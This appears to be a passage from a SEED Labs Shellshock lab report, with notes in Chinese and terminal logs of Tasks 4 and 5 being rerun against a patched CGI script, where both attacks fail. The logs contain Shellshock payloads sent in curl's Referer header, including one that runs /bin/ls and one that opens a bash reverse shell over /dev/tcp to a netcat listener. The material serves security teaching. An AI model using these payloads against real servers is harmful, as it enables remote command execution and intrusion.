
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=/*
HTTP_REFERER=() { echo ls;}; echo Content_type:plaintext; echo; /bin/ls
```

- Redo Task4: FAILED, `/bin/ls` 并没有被执行

```
[10/11/23]seed@VM:.../cgi-bin$ curl -e "() { echo ls;}; echo Content_type:plaintext; echo; /bin/ls" http://localhost/cgi-bin/myprog_patched.cgi
HTTP_HOST=localhost
HTTP_USER_AGENT=curl/7.47.0
HTTP_ACCEPT=/*
HTTP_REFERER=() { echo ls;}; echo Content_type:plaintext; echo; /bin/ls
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at localhost Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=localhost
SERVER_ADDR=127.0.0.1
SERVER_PORT=80
REMOTE_ADDR=127.0.0.1
DOCUMENT_ROOT=/usr/lib/cgi-bin
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=[no address given]
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog_patched.cgi
REMOTE_PORT=51002
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog_patched.cgi
SCRIPT_NAME=/cgi-bin/myprog_patched.cgi
[10/11/23]seed@VM:.../cgi-bin$
```

- Redo Task5: FAILED, 反向 shell 并没有被创建, 访问 `myprog_patched.cgi` 仅仅获得了正常的程序执行结果

```
[10/11/23]seed@VM:.../netplan$ nc -l 9090
]
seed@VM:~
```



```
curl: (52) Empty reply from server
[10/11/23]seed@VM:~$ [10/11/23]seed@VM:~$ curl -e "() { ls;}; echo Content_type:plaintext; echo; /bin/bash -i > /dev/tcp/192.168.0.2/9090 0<&1 2>&1" http://192.168.0.3/cgi-bin/myprog_patched.cgi
HTTP_HOST=192.168.0.3
HTTP_USER_AGENT=curl/7.68.0
HTTP_ACCEPT=/*
HTTP_REFERER=() { ls;}; echo Content_type:plaintext; echo; /bin/bash -i > /dev/tcp/192.168.0.2/9090 0<&1 2>&1
PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
SERVER_SIGNATURE=<address>Apache/2.4.18 (Ubuntu) Server at 192.168.0.3 Port 80</address>
SERVER_SOFTWARE=Apache/2.4.18 (Ubuntu)
SERVER_NAME=192.168.0.3
SERVER_ADDR=192.168.0.3
SERVER_PORT=80
REMOTE_ADDR=192.168.0.2
DOCUMENT_ROOT=/usr/lib/cgi-bin
REQUEST_SCHEME=http
CONTEXT_PREFIX=/cgi-bin/
CONTEXT_DOCUMENT_ROOT=/usr/lib/cgi-bin/
SERVER_ADMIN=[no address given]
SCRIPT_FILENAME=/usr/lib/cgi-bin/myprog_patched.cgi
REMOTE_PORT=46362
GATEWAY_INTERFACE=CGI/1.1
SERVER_PROTOCOL=HTTP/1.1
REQUEST_METHOD=GET
QUERY_STRING=
REQUEST_URI=/cgi-bin/myprog_patched.cgi
SCRIPT_NAME=/cgi-bin/myprog_patched.cgi
[10/11/23]seed@VM:~$
```